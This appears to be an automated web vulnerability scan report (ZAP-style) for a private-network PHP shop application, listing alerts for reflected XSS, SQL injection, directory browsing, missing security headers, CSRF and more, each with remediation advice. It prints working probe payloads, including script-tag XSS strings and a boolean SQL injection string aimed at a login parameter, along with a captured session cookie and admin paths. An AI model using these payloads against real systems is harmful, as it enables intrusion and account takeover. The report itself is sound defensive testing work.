Cross-site Scripting (XSS) is an attack technique that involves echoing attacker-supplied code into a user's browser instance. A browser instance can be a standard web browser client, or a browser object embedded in a software product such as the browser within WinAmp, an RSS reader, or an email client. The code itself is usually written in HTML/JavaScript, but may also extend to VBScript, ActiveX, Java, Flash, or any other browser-supported technology.

When an attacker gets a user's browser to execute his/her code, the code will run within the security context (or zone) of the hosting web site. With this level of privilege, the code has the ability to read, modify and transmit any sensitive data accessible by the browser. A Cross-site Scripted user could have his/her account hijacked (cookie theft), their browser redirected to another location, or possibly shown fraudulent content delivered by the web site they are visiting. Cross-site Scripting attacks essentially compromise the trust relationship between a user and the web site. Applications utilizing browser object instances which load content from the file system may execute code under the local machine zone allowing for system compromise.

There are three types of Cross-site Scripting attacks: non-persistent, persistent and DOM-based.

Non-persistent attacks and DOM-based attacks require a user to either visit a specially crafted link laced with malicious code, or visit a malicious web page containing a web form, which when posted to the vulnerable site, will mount the attack. Using a malicious form will oftentimes take place when the vulnerable resource only accepts HTTP POST requests. In such a case, the form can be submitted automatically, without the victim's knowledge (e.g. by using JavaScript). Upon clicking on the malicious link or submitting the malicious form, the XSS payload will get echoed back and will get interpreted by the user's browser and execute. Another technique to send almost arbitrary requests (GET and POST) is by using an embedded client, such as Adobe Flash.

Persistent attacks occur when the malicious code is submitted to a web site where it's stored for a period of time. Examples of an attacker's favorite targets often include message board posts, web mail messages, and web chat software. The unsuspecting user is not required to interact with any additional site/link (e.g. an attacker site or a malicious link sent via email), just simply view the web page containing the code.

URL	http://192.168.1.20/thankyou.php?id=%3C%2Fh2%3E%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E%3Ch2%3E
Method	GET
Parameter	id
Attack	</h2><script>alert(1);</script><h2>
Evidence	</h2><script>alert(1);</script><h2>
URL	http://192.168.1.20/cart_update.php
Method	POST
Parameter	Product_ID
Attack	javascript:alert(1);
Evidence	javascript:alert(1);
Instances	2
Solution	

Phase: Architecture and Design

Use a vetted library or framework that does not allow this weakness to occur or provides constructs that make this weakness easier to avoid.

Examples of libraries and frameworks that make it easier to generate properly encoded output include Microsoft's Anti-XSS library, the OWASP ESAPI Encoding module, and Apache Wicket.

Phases: Implementation; Architecture and Design

Understand the context in which your data will be used and the encoding that will be expected. This is especially important when transmitting data between different components, or when generating outputs that can contain multiple encodings at the same time, such as web pages or multi-part mail messages. Study all expected communication protocols and data representations to determine the required encoding strategies.

For any data that will be output to another web page, especially any data that was received from external inputs, use the appropriate encoding on all non-alphanumeric characters.

Consult the XSS Prevention Cheat Sheet for more details on the types of encoding and escaping that are needed.

Phase: Architecture and Design

For any security checks that are performed on the client side, ensure that these checks are duplicated on the server side, in order to avoid CWE-602. Attackers can bypass the client-side checks by modifying values after the checks have been performed, or by changing the client to remove the client-side checks entirely. Then, these modified values would be submitted to the server.

If available, use structured mechanisms that automatically enforce the separation between data and code. These mechanisms may be able to provide the relevant quoting, encoding, and validation automatically, instead of relying on the developer to provide this capability at every point where output is generated.

Phase: Implementation

For every web page that is generated, use and specify a character encoding such as ISO-8859-1 or UTF-8. When an encoding is not specified, the web browser may choose a different encoding by guessing which encoding is actually being used by the web page. This can cause the web browser to treat certain sequences as special, opening up the client to subtle XSS attacks. See CWE-116 for more mitigations related to encoding/escaping.

To help mitigate XSS attacks against the user's session cookie, set the session cookie to be HttpOnly. In browsers that support the HttpOnly feature (such as more recent versions of Internet Explorer and Firefox), this attribute can prevent the user's session cookie from being accessible to malicious client-side scripts that use document.cookie. This is not a complete solution, since HttpOnly is not supported by all browsers. More importantly, XMLHTTPRequest and other powerful browser technologies provide read access to HTTP headers, including the Set-Cookie header in which the HttpOnly flag is set.

Assume all input is malicious. Use an "accept known good" input validation strategy, i.e., use a whitelist of acceptable inputs that strictly conform to specifications. Reject any input that does not strictly conform to specifications, or transform it into something that does. Do not rely exclusively on looking for malicious or malformed inputs (i.e., do not rely on a blacklist). However, blacklists can be useful for detecting potential attacks or determining which inputs are so malformed that they should be rejected outright.

When performing input validation, consider all potentially relevant properties, including length, type of input, the full range of acceptable values, missing or extra inputs, syntax, consistency across related fields, and conformance to business rules. As an example of business rule logic, "boat" may be syntactically valid because it only contains alphanumeric characters, but it is not valid if you are expecting colors such as "red" or "blue."

Ensure that you perform input validation at well-defined interfaces within the application. This will help protect the application even if a component is reused or moved elsewhere.

Reference
http://projects.webappsec.org/Cross-Site-Scripting

http://cwe.mitre.org/data/definitions/79.html

CWE Id 79
WASC Id 8
Source ID 1
High (Medium) SQL Injection
Description
SQL injection may be possible.

URL http://192.168.1.20/userValidate.php
Method POST
Parameter magaca
Attack ZAP' AND '1'='1' --
Instances 1
Solution
Do not trust client side input, even if there is client side validation in place.

In general, type check all data on the server side.

If the application uses JDBC, use PreparedStatement or CallableStatement, with parameters passed by '?'

If the application uses ASP, use ADO Command Objects with strong type checking and parameterized queries.

If database Stored Procedures can be used, use them.

Do *not* concatenate strings into queries in the stored procedure, or use 'exec', 'exec immediate', or equivalent functionality!

Do not create dynamic SQL queries using simple string concatenation.

Escape all data received from the client.

Apply an 'allow list' of allowed characters, or a 'deny list' of disallowed characters in user input.

Apply the principle of least privilege by using the least privileged database user possible.

In particular, avoid using the 'sa' or 'db-owner' database users. This does not eliminate SQL injection, but minimizes its impact.

Grant the minimum database access that is necessary for the application.

Other information
The page results were successfully manipulated using the boolean conditions [ZAP' AND '1'='1' --] and [ZAP' AND '1'='2' --]

The parameter value being modified was NOT stripped from the HTML output for the purposes of the comparison

Data was returned for the original parameter.

The vulnerability was detected by successfully restricting the data originally returned, by manipulating the parameter

Reference
https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html

CWE Id 89	
WASC Id	19
Source ID	1
High (Low)	Cross Site Scripting (Reflected)

Description
Cross-site Scripting (XSS) is an attack technique that involves echoing attacker-supplied code into a user's browser instance. A browser instance can be a standard web browser client, or a browser object embedded in a software product such as the browser within WinAmp, an RSS reader, or an email client. The code itself is usually written in

HTML/JavaScript, but may also extend to VBScript, ActiveX, Java, Flash, or any other browser-supported technology.

When an attacker gets a user's browser to execute his/her code, the code will run within the security context (or zone) of the hosting web site. With this level of privilege, the code has the ability to read, modify and transmit any sensitive data accessible by the browser. A Cross-site Scripted user could have his/her account hijacked (cookie theft), their browser redirected to another location, or possibly shown fraudulent content delivered by the web site they are visiting. Cross-site Scripting attacks essentially compromise the trust relationship between a user and the web site. Applications utilizing browser object instances which load content from the file system may execute code under the local machine zone allowing for system compromise.

There are three types of Cross-site Scripting attacks: non-persistent, persistent and DOM-based.

Non-persistent attacks and DOM-based attacks require a user to either visit a specially crafted link laced with malicious code, or visit a malicious web page containing a web form, which when posted to the vulnerable site, will mount the attack. Using a malicious form will oftentimes take place when the vulnerable resource only accepts HTTP POST requests. In such a case, the form can be submitted automatically, without the victim's knowledge (e.g. by using JavaScript). Upon clicking on the malicious link or submitting the malicious form, the XSS payload will get echoed back and will get interpreted by the user's browser and execute. Another technique to send almost arbitrary requests (GET and POST) is by using an embedded client, such as Adobe Flash.

Persistent attacks occur when the malicious code is submitted to a web site where it's stored for a period of time. Examples of an attacker's favorite targets often include message board posts, web mail messages, and web chat software. The unsuspecting user is not required to interact with any additional site/link (e.g. an attacker site or a malicious link sent via email), just simply view the web page containing the code.

URL	http://192.168.1.20/feedback_process.php
Method	POST
Parameter	text
Attack	'"<script>alert(1);</script>
Evidence	'"<script>alert(1);</script>
URL	http://192.168.1.20/feedback_process.php
Method	POST
Parameter	email
Attack	'"<script>alert(1);</script>
Evidence	'"<script>alert(1);</script>
URL	http://192.168.1.20/feedback_process.php
Method	POST

Parameter phone
Attack '"<script>alert(1);</script>
Evidence '"<script>alert(1);</script>
Instances 3
Solution
Phase: Architecture and Design

Use a vetted library or framework that does not allow this weakness to occur or provides constructs that make this weakness easier to avoid.

Examples of libraries and frameworks that make it easier to generate properly encoded output include Microsoft's Anti-XSS library, the OWASP ESAPI Encoding module, and Apache Wicket.

Phases: Implementation; Architecture and Design

Understand the context in which your data will be used and the encoding that will be expected. This is especially important when transmitting data between different components, or when generating outputs that can contain multiple encodings at the same time, such as web pages or multi-part mail messages. Study all expected communication protocols and data representations to determine the required encoding strategies.

For any data that will be output to another web page, especially any data that was received from external inputs, use the appropriate encoding on all non-alphanumeric characters.

Consult the XSS Prevention Cheat Sheet for more details on the types of encoding and escaping that are needed.

Phase: Architecture and Design

For any security checks that are performed on the client side, ensure that these checks are duplicated on the server side, in order to avoid CWE-602. Attackers can bypass the client-side checks by modifying values after the checks have been performed, or by changing the client to remove the client-side checks entirely. Then, these modified values would be submitted to the server.

If available, use structured mechanisms that automatically enforce the separation between data and code. These mechanisms may be able to provide the relevant quoting, encoding, and validation automatically, instead of relying on the developer to provide this capability at every point where output is generated.

Phase: Implementation

For every web page that is generated, use and specify a character encoding such as ISO-8859-1 or UTF-8. When an encoding is not specified, the web browser may choose a different encoding by guessing which encoding is actually being used by the web page. This can cause the web browser to treat certain sequences as special, opening up the client to subtle XSS attacks. See CWE-116 for more mitigations related to encoding/escaping.

To help mitigate XSS attacks against the user's session cookie, set the session cookie to be HttpOnly. In browsers that support the HttpOnly feature (such as more recent versions of Internet Explorer and Firefox), this attribute can prevent the user's session cookie from being accessible to malicious client-side scripts that use document.cookie. This is not a complete solution, since HttpOnly is not supported by all browsers. More importantly, XMLHTTPRequest and other powerful browser technologies provide read access to HTTP headers, including the Set-Cookie header in which the HttpOnly flag is set.

Assume all input is malicious. Use an "accept known good" input validation strategy, i.e., use a whitelist of acceptable inputs that strictly conform to specifications. Reject any input that does not strictly conform to specifications, or transform it into something that does. Do not rely exclusively on looking for malicious or malformed inputs (i.e., do not rely on a blacklist). However, blacklists can be useful for detecting potential attacks or determining which inputs are so malformed that they should be rejected outright.

When performing input validation, consider all potentially relevant properties, including length, type of input, the full range of acceptable values, missing or extra inputs, syntax, consistency across related fields, and conformance to business rules. As an example of business rule logic, "boat" may be syntactically valid because it only contains alphanumeric characters, but it is not valid if you are expecting colors such as "red" or "blue."

Ensure that you perform input validation at well-defined interfaces within the application. This will help protect the application even if a component is reused or moved elsewhere.

Reference
http://projects.webappsec.org/Cross-Site-Scripting

http://cwe.mitre.org/data/definitions/79.html

CWE Id	79
WASC Id	8
Source ID	1
Medium (Medium)	Directory Browsing

Description
It is possible to view the directory listing. Directory listing may reveal hidden scripts, include files, backup source files, etc. which can be accessed to read sensitive information.

URL http://192.168.1.20/css/fonts/

Method		GET
Attack	Parent Directory
URL	http://192.168.1.20/admin/css/
Method		GET
Attack	Parent Directory
URL	http://192.168.1.20/css/
Method		GET
Attack	Parent Directory
URL	http://192.168.1.20/admin/images/
Method		GET
Attack	Parent Directory
URL	http://192.168.1.20/admin/js/
Method		GET
Attack	Parent Directory
URL	http://192.168.1.20/js/
Method		GET
Attack	Parent Directory
URL	http://192.168.1.20/images/
Method		GET
Attack	Parent Directory
URL	http://192.168.1.20/PYHAUUTIYKCB/
Method		GET
Attack	Parent Directory
URL	http://192.168.1.20/icons/
Method		GET
Attack	Parent Directory
Instances	9
Solution
Disable directory browsing. If this is required, make sure the listed files does not induce risks.

Reference
http://httpd.apache.org/docs/mod/core.html#options

http://alamo.satlug.org/pipermail/satlug/2002-February/000053.html

CWE Id 548
WASC Id	48
Source ID	1
Medium (Medium)	Application Error Disclosure
Description
This page contains an error/warning message that may disclose sensitive information like the location of the file that produced the unhandled exception. This information can be

used to launch further attacks against the web application. The alert could be a false positive if the error message is found inside a documentation page.

URL	http://192.168.1.20/images/?C=N;O=A
Method	GET
Evidence	Parent Directory
URL	http://192.168.1.20/css/fonts/?C=S;O=A
Method	GET
Evidence	Parent Directory
URL	http://192.168.1.20/css/?C=D;O=A
Method	GET
Evidence	Parent Directory
URL	http://192.168.1.20/css/fonts/?C=S;O=D
Method	GET
Evidence	Parent Directory
URL	http://192.168.1.20/css/?C=S;O=A
Method	GET
Evidence	Parent Directory
URL	http://192.168.1.20/css/
Method	GET
Evidence	Parent Directory
URL	http://192.168.1.20/js/?C=S;O=A
Method	GET
Evidence	Parent Directory
URL	http://192.168.1.20/css/fonts/
Method	GET
Evidence	Parent Directory
URL	http://192.168.1.20/css/fonts/?C=D;O=A
Method	GET
Evidence	Parent Directory
URL	http://192.168.1.20/css/?C=S;O=D
Method	GET
Evidence	Parent Directory
URL	http://192.168.1.20/css/?C=N;O=A
Method	GET
Evidence	Parent Directory
URL	http://192.168.1.20/js/?C=S;O=D
Method	GET
Evidence	Parent Directory
URL	http://192.168.1.20/js/?C=D;O=A
Method	GET
Evidence	Parent Directory
URL	http://192.168.1.20/images/?C=S;O=D
Method	GET

Evidence	Parent Directory
URL	http://192.168.1.20/images/?C=D;O=D
Method	GET
Evidence	Parent Directory
URL	http://192.168.1.20/images/?C=D;O=A
Method	GET
Evidence	Parent Directory
URL	http://192.168.1.20/css/fonts/?C=M;O=D
Method	GET
Evidence	Parent Directory
URL	http://192.168.1.20/css/fonts/?C=D;O=D
Method	GET
Evidence	Parent Directory
URL	http://192.168.1.20/js/
Method	GET
Evidence	Parent Directory
URL	http://192.168.1.20/css/fonts/?C=M;O=A
Method	GET
Evidence	Parent Directory
Instances	37
Solution
Review the source code of this page. Implement custom error pages. Consider implementing a mechanism to provide a unique error reference/identifier to the client (browser) while logging the details on the server side and not exposing them to the user.

Reference
CWE Id 200
WASC Id	13
Source ID	3
Medium (Medium)	X-Frame-Options Header Not Set
Description
X-Frame-Options header is not included in the HTTP response to protect against 'ClickJacking' attacks.

URL	http://192.168.1.20/js/?C=N;O=D
Method	GET
Parameter	X-Frame-Options
URL	http://192.168.1.20/css/fonts/?C=M;O=A
Method	GET
Parameter	X-Frame-Options
URL	http://192.168.1.20/images/
Method	GET
Parameter	X-Frame-Options
URL	http://192.168.1.20/warehouse_1.php?command&productid

Method GET
Parameter X-Frame-Options
URL http://192.168.1.20/css/fonts/?C=M;O=D
Method GET
Parameter X-Frame-Options
URL http://192.168.1.20/images/?C=S;O=A
Method GET
Parameter X-Frame-Options
URL http://192.168.1.20/images/?C=D;O=A
Method GET
Parameter X-Frame-Options
URL http://192.168.1.20/js/?C=N;O=A
Method GET
Parameter X-Frame-Options
URL http://192.168.1.20/index.php
Method GET
Parameter X-Frame-Options
URL http://192.168.1.20/images/?C=S;O=D
Method GET
Parameter X-Frame-Options
URL http://192.168.1.20/login.php
Method GET
Parameter X-Frame-Options
URL http://192.168.1.20/js/?C=M;O=D
Method GET
Parameter X-Frame-Options
URL http://192.168.1.20/css/fonts/
Method GET
Parameter X-Frame-Options
URL http://192.168.1.20/css/?C=S;O=A
Method GET
Parameter X-Frame-Options
URL http://192.168.1.20/admin/customerTable.php
Method GET
Parameter X-Frame-Options
URL http://192.168.1.20/view_cart.php
Method GET
Parameter X-Frame-Options
URL http://192.168.1.20/css/?C=N;O=D
Method GET
Parameter X-Frame-Options
URL http://192.168.1.20/products.php
Method GET
Parameter X-Frame-Options

URL	http://192.168.1.20/warehouse_1.php
Method	GET
Parameter	X-Frame-Options
URL	http://192.168.1.20/js/?C=M;O=A
Method	GET
Parameter	X-Frame-Options
Instances	55
Solution
Most modern Web browsers support the X-Frame-Options HTTP header. Ensure it's set on all web pages returned by your site (if you expect the page to be framed only by pages on your server (e.g. it's part of a FRAMESET) then you'll want to use SAMEORIGIN, otherwise if you never expect the page to be framed, you should use DENY. ALLOW-FROM allows specific websites to frame the web page in supported web browsers).

Reference
https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options

CWE Id 16
WASC Id	15
Source ID	3
Medium (Medium)	Buffer Overflow
Description
Buffer overflow errors are characterized by the overwriting of memory spaces of the background web process, which should have never been modified intentionally or unintentionally. Overwriting values of the IP (Instruction Pointer), BP (Base Pointer) and other registers causes exceptions, segmentation faults, and other process errors to occur. Usually these errors end execution of the application in an unexpected way.

URL	http://192.168.1.20/admin/shout.php
Method	POST
Parameter	fetch
Evidence	POST http://192.168.1.20/admin/shout.php HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:78.0) Gecko/20100101 Firefox/78.0 Accept: */* Accept-Language: en-US,en;q=0.5 Content-Type: application/x-www-form-urlencoded; charset=UTF-8 X-Requested-With: XMLHttpRequest Content-Length: 2106 Origin: https://192.168.1.20 Connection: keep-alive Referer: https://192.168.1.20/admin/index.php Cookie: PHPSESSID=i4p0fvv2er46pkde57uhl3uj21 Host: 192.168.1.20
Instances	1
Solution
Rewrite the background program using proper return length checking. This will require a recompile of the background executable.

Other information

Potential Buffer Overflow. The script closed the connection and threw a 500 Internal Server Error

Reference
https://owasp.org/www-community/attacks/Buffer_overflow_attack

CWE Id 120
WASC Id 7
Source ID 1
Medium (Medium) Cross-Domain Misconfiguration
Description
Web browser data loading may be possible, due to a Cross Origin Resource Sharing (CORS) misconfiguration on the web server

URL https://location.services.mozilla.com/v1/country?key=7e40f68c-7938-4c5d-9f95-e61647c213eb
Method GET
Evidence Access-Control-Allow-Origin: *
Instances 1
Solution
Ensure that sensitive data is not available in an unauthenticated manner (using IP address white-listing, for instance).

Configure the "Access-Control-Allow-Origin" HTTP header to a more restrictive set of domains, or remove all CORS headers entirely, to allow the web browser to enforce the Same Origin Policy (SOP) in a more restrictive manner.

Other information
The CORS misconfiguration on the web server permits cross-domain read requests from arbitrary third party domains, using unauthenticated APIs on this domain. Web browser implementations do not permit arbitrary third parties to read the response from authenticated APIs, however. This reduces the risk somewhat. This misconfiguration could be used by an attacker to access data that is available in an unauthenticated manner, but which uses some other form of security, such as IP address white-listing.

Reference
http://www.hpenterprisesecurity.com/vulncat/en/vulncat/vb/html5_overly_permissive_cors_policy.html

CWE Id 264
WASC Id 14
Source ID 3
Medium (Medium) Cross-Domain Misconfiguration
Description

Web browser data loading may be possible, due to a Cross Origin Resource Sharing (CORS) misconfiguration on the web server

URL
https://firefox.settings.services.mozilla.com/v1/buckets/monitor/collections/changes/records

Method	GET
Evidence	Access-Control-Allow-Origin: *
Instances	1

Solution
Ensure that sensitive data is not available in an unauthenticated manner (using IP address white-listing, for instance).

Configure the "Access-Control-Allow-Origin" HTTP header to a more restrictive set of domains, or remove all CORS headers entirely, to allow the web browser to enforce the Same Origin Policy (SOP) in a more restrictive manner.

Other information
The CORS misconfiguration on the web server permits cross-domain read requests from arbitrary third party domains, using unauthenticated APIs on this domain. Web browser implementations do not permit arbitrary third parties to read the response from authenticated APIs, however. This reduces the risk somewhat. This misconfiguration could be used by an attacker to access data that is available in an unauthenticated manner, but which uses some other form of security, such as IP address white-listing.

Reference
http://www.hpenterprisesecurity.com/vulncat/en/vulncat/vb/html5_overly_permissive_cors_policy.html

CWE Id	264
WASC Id	14
Source ID	3
Medium (Low)	Parameter Tampering

Description
Parameter manipulation caused an error page or Java stack trace to be displayed. This indicated lack of exception handling and potential areas for further exploit.

URL	http://192.168.1.20/thankyou.php?=
Method	GET
Parameter	id
Evidence	on line <b>
URL	http://192.168.1.20/feedback_process.php
Method	POST
Parameter	name

Attack	\x0000
Evidence	on line <b>
URL	http://192.168.1.20/products.php?=&productid=
Method	GET
Parameter	command
Evidence	on line <b>
URL	http://192.168.1.20/cart_update.php
Method	POST
Parameter	product_qty
Evidence	on line <b>
URL	http://192.168.1.20/userValidate.php
Method	POST
Parameter	magaca
Evidence	on line <b>
URL	http://192.168.1.20/affix.php?=
Method	GET
Parameter	type
Evidence	on line <b>
URL	http://192.168.1.20/warehouse_1.php?=&productid=
Method	GET
Parameter	command
Evidence	on line <b>
URL	http://192.168.1.20/warehouse_2.php?=&productid=
Method	GET
Parameter	command
Evidence	on line <b>
URL	http://192.168.1.20/warehouse_1.php?command=&=
Method	GET
Parameter	productid
Evidence	on line <b>
URL	http://192.168.1.20/cart_update.php
Method	POST
Parameter	Product_ID
Evidence	on line <b>
URL	http://192.168.1.20/products.php?command=&=
Method	GET
Parameter	productid
Evidence	on line <b>
URL	http://192.168.1.20/warehouse_2.php?command=&=
Method	GET
Parameter	productid
Evidence	on line <b>
Instances	12
Solution	

Identify the cause of the error and fix it. Do not trust client side input and enforce a tight check in the server side. Besides, catch the exception properly. Use a generic 500 error page for internal server error.

Reference	
CWE Id 472	
WASC Id	20
Source ID	1
Low (Medium)	X-Content-Type-Options Header Missing

Description
The Anti-MIME-Sniffing header X-Content-Type-Options was not set to 'nosniff'. This allows older versions of Internet Explorer and Chrome to perform MIME-sniffing on the response body, potentially causing the response body to be interpreted and displayed as a content type other than the declared content type. Current (early 2014) and legacy versions of Firefox will use the declared content type (if one is set), rather than performing MIME-sniffing.

URL	http://192.168.1.20/products.php?command&productid
Method	GET
Parameter	X-Content-Type-Options
URL	http://192.168.1.20/images/social-icon5.png
Method	GET
Parameter	X-Content-Type-Options
URL	http://192.168.1.20/images/s1.png
Method	GET
Parameter	X-Content-Type-Options
URL	http://192.168.1.20/images/xogmo.jpg
Method	GET
Parameter	X-Content-Type-Options
URL	http://192.168.1.20/images/1.png
Method	GET
Parameter	X-Content-Type-Options
URL	http://192.168.1.20/css/PaymentStyle.css
Method	GET
Parameter	X-Content-Type-Options
URL	http://192.168.1.20/js/countries.js
Method	GET
Parameter	X-Content-Type-Options
URL	http://192.168.1.20/js/?C=N;O=A
Method	GET
Parameter	X-Content-Type-Options
URL	http://192.168.1.20/images/l.png
Method	GET
Parameter	X-Content-Type-Options

URL	http://192.168.1.20/js/cufon-yui.js
Method	GET
Parameter	X-Content-Type-Options
URL	http://192.168.1.20/images/b.jpg
Method	GET
Parameter	X-Content-Type-Options
URL	http://192.168.1.20/images/shopcarttwo.png
Method	GET
Parameter	X-Content-Type-Options
URL	http://192.168.1.20/images/s6.jpg
Method	GET
Parameter	X-Content-Type-Options
URL	http://192.168.1.20/images/lcd-tv.jpg
Method	GET
Parameter	X-Content-Type-Options
URL	http://192.168.1.20/admin/css/chatStyle.css
Method	GET
Parameter	X-Content-Type-Options
URL	http://192.168.1.20/css/?C=M;O=A
Method	GET
Parameter	X-Content-Type-Options
URL	http://192.168.1.20/PYHAUUTIYKCB/doornumbers.txt
Method	GET
Parameter	X-Content-Type-Options
URL	http://192.168.1.20/js/moment+langs.min.js
Method	GET
Parameter	X-Content-Type-Options
URL	http://192.168.1.20/css/fonts/BebasNeue-webfont.eot
Method	GET
Parameter	X-Content-Type-Options
URL	http://192.168.1.20/images/main-bg.png
Method	GET
Parameter	X-Content-Type-Options
Instances	239

Solution
Ensure that the application/web server sets the Content-Type header appropriately, and that it sets the X-Content-Type-Options header to 'nosniff' for all web pages.

If possible, ensure that the end user uses a standards-compliant and modern web browser that does not perform MIME-sniffing at all, or that can be directed by the web application/web server to not perform MIME-sniffing.

Other information

This issue still applies to error type pages (401, 403, 500, etc.) as those pages are often still affected by injection issues, in which case there is still concern for browsers sniffing pages away from their actual content type.

At "High" threshold this scan rule will not alert on client or server error responses.

Reference
http://msdn.microsoft.com/en-us/library/ie/gg622941%28v=vs.85%29.aspx

https://owasp.org/www-community/Security_Headers

CWE Id	16
WASC Id	15
Source ID	3
Low (Medium)	Absence of Anti-CSRF Tokens

Description
No Anti-CSRF tokens were found in a HTML submission form.

A cross-site request forgery is an attack that involves forcing a victim to send an HTTP request to a target destination without their knowledge or intent in order to perform an action as the victim. The underlying cause is application functionality using predictable URL/form actions in a repeatable way. The nature of the attack is that CSRF exploits the trust that a web site has for a user. By contrast, cross-site scripting (XSS) exploits the trust that a user has for a web site. Like XSS, CSRF attacks are not necessarily cross-site, but they can be. Cross-site request forgery is also known as CSRF, XSRF, one-click attack, session riding, confused deputy, and sea surf.

CSRF attacks are effective in a number of situations, including:

* The victim has an active session on the target site.

* The victim is authenticated via HTTP auth on the target site.

* The victim is on the same local network as the target site.

CSRF has primarily been used to perform an action against a target site using the victim's privileges, but recent techniques have been discovered to disclose information by gaining access to the response. The risk of information disclosure is dramatically increased when the target site is vulnerable to XSS, because XSS can be used as a platform for CSRF, allowing the attack to operate within the bounds of the same-origin policy.

URL	http://192.168.1.20/admin/add_product.php
Method	GET

```
Evidence	<form class="register active" action=" insertProduct.php"method="POST"
id="myForm">
URL	http://192.168.1.20/products.php
Method		GET
Evidence	<form method="post" action="cart_update.php">
URL	http://192.168.1.20/warehouse_1.php
Method		GET
Evidence	<form method="post" action="cart_update.php">
URL	http://192.168.1.20/login.php
Method		GET
Evidence	<form action="userValidate.php" method="post" autocomplete="on">
URL	http://192.168.1.20/warehouse_2.php
Method		GET
Evidence	<form method="post" action="cart_update.php">
URL	http://192.168.1.20/warehouse_2.php?command&productid
Method		GET
Evidence	<form method="post" action="cart_update.php">
URL	http://192.168.1.20/products.php?command&productid
Method		GET
Evidence	<form method="post" action="cart_update.php">
URL	http://192.168.1.20/products.php?command&productid
Method		GET
Evidence	<form name="form1">
URL	http://192.168.1.20/products.php?command&productid
Method		GET
Evidence	<form method="post" action="cart_update.php">
URL	http://192.168.1.20/warehouse_2.php?command&productid
Method		GET
Evidence	<form name="form1">
URL	http://192.168.1.20/
Method		GET
Evidence	<form method="post" action="cart_update.php">
URL	http://192.168.1.20/index.php
Method		GET
Evidence	<form method="post" action="cart_update.php">
URL	http://192.168.1.20/customer.php
Method		GET
Evidence	<form class="register active" id="myForm" method="POST"
action="insertCustomer.php">
URL	http://192.168.1.20/products.php?command&productid
Method		GET
Evidence	<form method="post" action="cart_update.php">
URL	http://192.168.1.20/warehouse_2.php?command&productid
Method		GET
```

Evidence	<form method="post" action="cart_update.php">
URL	http://192.168.1.20/warehouse_1.php?command&productid
Method	GET
Evidence	<form method="post" action="cart_update.php">
URL	http://192.168.1.20/products.php
Method	GET
Evidence	<form method="post" action="cart_update.php">
URL	http://192.168.1.20/warehouse_2.php
Method	GET
Evidence	<form method="post" action="cart_update.php">
URL	http://192.168.1.20/
Method	GET
Evidence	<form method="post" action="cart_update.php">
URL	http://192.168.1.20/index.php
Method	GET
Evidence	<form method="post" action="cart_update.php">
Instances	50

Solution
Phase: Architecture and Design

Use a vetted library or framework that does not allow this weakness to occur or provides constructs that make this weakness easier to avoid.

For example, use anti-CSRF packages such as the OWASP CSRFGuard.

Phase: Implementation

Ensure that your application is free of cross-site scripting issues, because most CSRF defenses can be bypassed using attacker-controlled script.

Phase: Architecture and Design

Generate a unique nonce for each form, place the nonce into the form, and verify the nonce upon receipt of the form. Be sure that the nonce is not predictable (CWE-330).

Note that this can be bypassed using XSS.

Identify especially dangerous operations. When the user performs a dangerous operation, send a separate confirmation request to ensure that the user intended to perform that operation.

Note that this can be bypassed using XSS.

Use the ESAPI Session Management control.

This control includes a component for CSRF.

Do not use the GET method for any request that triggers a state change.

Phase: Implementation

Check the HTTP Referer header to see if the request originated from an expected page. This could break legitimate functionality, because users or proxies may have disabled sending the Referer for privacy reasons.

Other information
No known Anti-CSRF token [anticsrf, CSRFToken, __RequestVerificationToken, csrfmiddlewaretoken, authenticity_token, OWASP_CSRFTOKEN, anoncsrf, csrf_token, _csrf, _csrfSecret] was found in the following HTML form: [Form 2: "name" "model" "type" "ml" "price" "picture"].

Reference
http://projects.webappsec.org/Cross-Site-Request-Forgery

http://cwe.mitre.org/data/definitions/352.html

CWE Id 352	
WASC Id	9
Source ID	3
Low (Medium)	Server Leaks Information via "X-Powered-By" HTTP Response Header Field(s)

Description
The web/application server is leaking information via one or more "X-Powered-By" HTTP response headers. Access to such information may facilitate attackers identifying other frameworks/components your web application is reliant upon and the vulnerabilities such components may be subject to.

URL
http://192.168.1.20/cart_update.php?emptycart=1&return_url=aHR0cDovLzE5Mi4xNjguMS4yMC93YXJlaG91c2VfMi5waHA/Y29tbWFuZCZwcm9kdWN0aWQ=

Method	GET
Evidence	X-Powered-By: PHP/5.6.34

URL
http://192.168.1.20/cart_update.php?removep=6&return_url=aHR0cDovLzE5Mi4xNjguMS4yMC93YXJlaG91c2VfMi5waHA/Y29tbWFuZCZwcm9kdWN0aWQ=

Method	GET
Evidence	X-Powered-By: PHP/5.6.34

URL
http://192.168.1.20/cart_update.php?removep=3&return_url=aHR0cDovLzE5Mi4x
NjguMS4yMC93YXJlaG91c2VfMS5waHA/Y29tbWFuZCZwcm9kdWN0aWQ=
Method GET
Evidence X-Powered-By: PHP/5.6.34
URL
http://192.168.1.20/cart_update.php?emptycart=1&return_url=aHR0cDovLzE5Mi4
xNjguMS4yMC9wcm9kdWN0cy5waHA/Y29tbWFuZCZwcm9kdWN0aWQ=
Method GET
Evidence X-Powered-By: PHP/5.6.34
URL http://192.168.1.20/login.php
Method GET
Evidence X-Powered-By: PHP/5.6.34
URL
http://192.168.1.20/cart_update.php?removep=2&return_url=aHR0cDovLzE5Mi4x
NjguMS4yMC93YXJlaG91c2VfMi5waHA/Y29tbWFuZCZwcm9kdWN0aWQ=
Method GET
Evidence X-Powered-By: PHP/5.6.34
URL http://192.168.1.20/index.php
Method GET
Evidence X-Powered-By: PHP/5.6.34
URL http://192.168.1.20/view_cart.php
Method GET
Evidence X-Powered-By: PHP/5.6.34
URL http://192.168.1.20/admin/shout.php
Method POST
Evidence X-Powered-By: PHP/5.6.34
URL
http://192.168.1.20/cart_update.php?removep=6&return_url=aHR0cDovLzE5Mi4x
NjguMS4yMC9wcm9kdWN0cy5waHA/Y29tbWFuZCZwcm9kdWN0aWQ=
Method GET
Evidence X-Powered-By: PHP/5.6.34
URL http://192.168.1.20/products.php
Method GET
Evidence X-Powered-By: PHP/5.6.34
URL
http://192.168.1.20/cart_update.php?removep=3&return_url=aHR0cDovLzE5Mi4x
NjguMS4yMC93YXJlaG91c2VfMi5waHA/Y29tbWFuZCZwcm9kdWN0aWQ=
Method GET
Evidence X-Powered-By: PHP/5.6.34
URL
http://192.168.1.20/cart_update.php?removep=2&return_url=aHR0cDovLzE5Mi4x
